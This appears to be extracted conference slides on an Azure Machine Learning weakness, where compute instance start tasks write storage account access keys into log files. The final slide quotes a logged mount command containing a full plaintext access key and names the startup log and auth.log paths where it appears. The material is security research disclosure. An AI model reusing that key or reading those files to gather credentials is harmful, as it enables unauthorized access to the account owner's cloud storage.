
# Compute Instance Overview



# Storage Account Overview



# Datastore Overview



The screenshot shows the Azure Datastore Overview interface. On the left, a table lists four datastores:

Name	Type
workspaceartifactstore	Azure Blob Storage
workspaceworkingdirectory	Azure file share
workspacefilestore	Azure file share
workspaceblobstore (Default)	Azure Blob Storage

The first three rows (workspaceartifactstore, workspaceworkingdirectory, workspacefilestore) are highlighted with a red box. On the right, a tree view shows the storage structure:

- Blob Containers
  - \$logs
  - azureml (highlighted with a red box)
  - azureml-blobstore-90092eee (highlighted with a red box)
  - insights-logs-auditevent
  - insights-metrics-pt1m
- File Shares
  - azureml-filestore-90092eee (highlighted with a red box)
  - code-391ff5ac-6576-460f-ba (highlighted with a red box)
- Queues
- Tables

Datastores mapped to File Shares and Blob Storage of Workspace




Supported storage service	Credential-based authentication	Identity-based authentication
Azure Blob Container	✓	✓
Azure File Share	✓	

Username: Storage Account Name

Password: Storage Account Access Key


File Share only uses credential-based Auth-N (Source: [MS Docs](#))



CH 1: Did you see my **keys**?



# Directories in Compute Instance



A screenshot of a terminal window titled "1:mybox". The terminal shows the following command sequence and output:


```
azureuser@mybox:/mnt/batch$ cd tasks/
azureuser@mybox:/mnt/batch/tasks$ ls
applications fsmounts shared startup volatile workitems
azureuser@mybox:/mnt/batch/tasks$ ls -al
total 32
drwxrwx--- 8 _azbatch _azbatchgrp 4096 Jul 21 10:02 .
drwxr-xr-x 4 root      root      4096 Jul 21 10:02 ..
drwxrwx--- 2 _azbatch _azbatchgrp 4096 Jul 21 10:02
drwxrwx--- 2 _azbatch _azbatchgrp 4096 Jul 21 10:02
drwxrwx--- 3 _azbatch _azbatchgrp 4096 Jul 21 10:02
drwxrwx--- 4 _azbatch _azbatchgrp 4096 Jul 21 10:02
drwxrwx--- 3 _azbatch _azbatchgrp 4096 Jul 21 10:02
drwxrwx--- 2 _azbatch _azbatchgrp 4096 Jul 21 10:02
azureuser@mybox:/mnt/batch/tasks$
```

The output shows a directory named "tasks" containing sub-directories "applications", "fsmounts", "shared", "startup", "volatile", and "workitems". A red box highlights these six sub-directories.

**applications**  
**fsmounts**  
**shared**  
**startup**  
**volatile**  
**workitems**

# Azure Batch Components


- **Nodes:** VMs (Linux/Windows)
- **Pools:** Logical group of **Nodes**
- **Job:** Collection of tasks,  
E.g., 10 runs of a script
- **Task:** Individual run of a **job**,  
E.g., 1 single run of a script






- *start* task:
  - Runs when a node starts up
  - Programs/Files required stored in  
`/mnt/batch/tasks/startup/`
  - Output of *start* task in
    - `/mnt/batch/tasks/startup/stderr.txt`
    - `/mnt/batch/tasks/startup/stdout.txt`





mounted on



# Compute Instance

```
2022/08/18 09:18:39 [INFO] Mount is not mounted  
2022/08/18 09:18:39 [INFO] Mounting Azure File Shares  
2022/08/18 09:18:39 [INFO] Initiating long poll for file share existence notification  
2022/08/18 09:18:39 Running following command: /usr/bin/sudo mount -t cifs //niteshamlws5927017212/f  
2022/08/18 09:18:39 Running following command: /usr/bin/sudo mount -t cifs //niteshamlws5927017212/f
```

# Access Keys in error, auth logs

- Output of *start* task logged in –

*/mnt/batch/tasks/startup/{stdout,stderr}.txt*

```
2022/08/18 09:18:39 Running following command: /usr/bin/sudo mount -t cifs //niteshamlws5927017212.file.core.windows.net/code-391ff5ac-6576-460f-ba4d-7e03433c68b6 /mnt/batch/tasks/shared/LS_root/mounts/clusters/aml/code -o vers=3.0,username=niteshamlws5927017212,password=awF3JiG2Etn08P8ucTogb93HYFC2JzSqyFBcl1fGi3qsWKQxx1P6vKDV0XlnfqZuTEYsqAnpTLch+ASTnId4+Q==,dir_mode=0777,file_mode=0777,noperm,fsc,serverino
```

- ‘*sudo*’ commands logged in */var/log/auth.log*




#BHUS